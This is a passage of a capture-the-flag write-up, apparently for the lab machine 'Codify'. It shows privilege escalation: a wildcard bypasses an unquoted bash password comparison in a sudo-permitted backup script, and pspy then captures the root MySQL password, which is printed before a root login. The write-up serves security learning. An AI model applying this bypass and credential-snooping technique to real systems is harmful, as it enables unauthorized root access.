Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbi

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Lets see the permission on this script

```
joshua@codify /tmp (0.166s)
ls -al /opt/scripts/mysql-backup.sh

-rwxr-xr-x 1 root root 928 Nov  2  2023 /opt/scripts/mysql-backup.sh
```

We can read this lets see if we can spot a bug or something in this

```
joshua@codify /tmp (0.224s)
cat /opt/scripts/mysql-backup.sh

#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$D

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

So there is this bug here cuz $USER_PASS is not quoted so it is vulnerable to special characters like ? and *
Also because it is on the right side this bug exist if this was on the left this wont work

Lets exploit this now

So for this we need two connection here one to grab the password from .creds and one to execute it

So for grabbing the mysql password i have pspy here

```
joshua@codify /tmp (0.206s)
ls

pspy64
systemd-private-8c4b0725d6a843d68e29affa42591b36-apache2.service-sAoF6T
systemd-private-8c4b0725d6a843d68e29affa42591b36-ModemManager.service-5RvXOX
systemd-private-8c4b0725d6a843d68e29affa42591b36-systemd-logind.service-CHfrrp
systemd-private-8c4b0725d6a843d68e29affa42591b36-systemd-resolved.service-Z9xnsm
systemd-private-8c4b0725d6a843d68e29affa42591b36-systemd-timesyncd.service-17KJpX
tmp.d8CF5y8yqN
tmp.O3JZ1zdc4k
tmp.Ooqe9obWRj
tmp.ZScI8yDp1E
tmux-1000
vmware-root_774-2999002104

joshua@codify /tmp
```

i set it to run automaticallly here
So i ran this in my regular temrinal with tmux in the machine

if u put * in Mysql password u can grab the password like this

```
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\
:/sbin\:/bin\:/snap/bin,
    use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$ sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can b
e insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface c
an be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when
using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when
using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface c
an be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
joshua@codify:~$
```

```
2024/10/09 15:27:41 CMD: UID=0     PID=62395  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:41 CMD: UID=0     PID=62396  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:41 CMD: UID=0     PID=62397  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:41 CMD: UID=0     PID=62399  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:41 CMD: UID=0     PID=62398  | /usr/bin/mysql -u
root -h 0.0.0.0 -P 3306 -pkljh12k3jhaskjh12kjh3 -e SHOW DATABASES;

2024/10/09 15:27:41 CMD: UID=0     PID=62401  | /usr/bin/echo Back
ing up database: mysql
2024/10/09 15:27:41 CMD: UID=0     PID=62403  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:41 CMD: UID=0     PID=62402  | /usr/bin/mysqldump
 --force -u root -h 0.0.0.0 -P 3306 -pkljh12k3jhaskjh12kjh3 mysql
2024/10/09 15:27:42 CMD: UID=0     PID=62404  |
2024/10/09 15:27:42 CMD: UID=0     PID=62406  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:42 CMD: UID=0     PID=62405  | /usr/bin/mysqldump
 --force -u root -h 0.0.0.0 -P 3306 -pkljh12k3jhaskjh12kjh3 sys
2024/10/09 15:27:42 CMD: UID=0     PID=62408  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:42 CMD: UID=0     PID=62409  | /bin/bash /opt/scr
ipts/mysql-backup.sh
2024/10/09 15:27:42 CMD: UID=0     PID=62410  |
2024/10/09 15:27:42 CMD: UID=0     PID=62411  | /bin/bash /opt/scr
ipts/mysql-backup.sh
```

```
[0] 0:bash*                                          "codify" 15:28 09-Oct-24
```

⚠ Root Creds

```
Username : root
Password : kljh12k3jhaskjh12kjh3
```

Lets login in root

```
joshua@codify ~
su -

Password:
root@codify:~# id
uid=0(root) gid=0(root) groups=0(root)
root@codify:~#
```

And here is your root.txt

```
root@codify:~# ls -al /root
total 40
drwx------  5 root root 4096 Oct  9 13:24 .
drwxr-xr-x 18 root root 4096 Oct 31  2023 ..
lrwxrwxrwx  1 root root    9 Sep 14  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r--  1 root root   22 May  8  2023 .creds
drwxr-xr-x  3 root root 4096 Sep 26  2023 .local
lrwxrwxrwx  1 root root    9 Sep 14  2023 .mysql_history -> /dev/null
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r-----  1 root root   33 Oct  9 13:24 root.txt
drwxr-xr-x  4 root root 4096 Sep 12  2023 scripts
drwx------  2 root root 4096 Sep 14  2023 .ssh
-rw-r--r--  1 root root   39 Sep 14  2023 .vimrc
root@codify:~#
```

Thanks for reading :)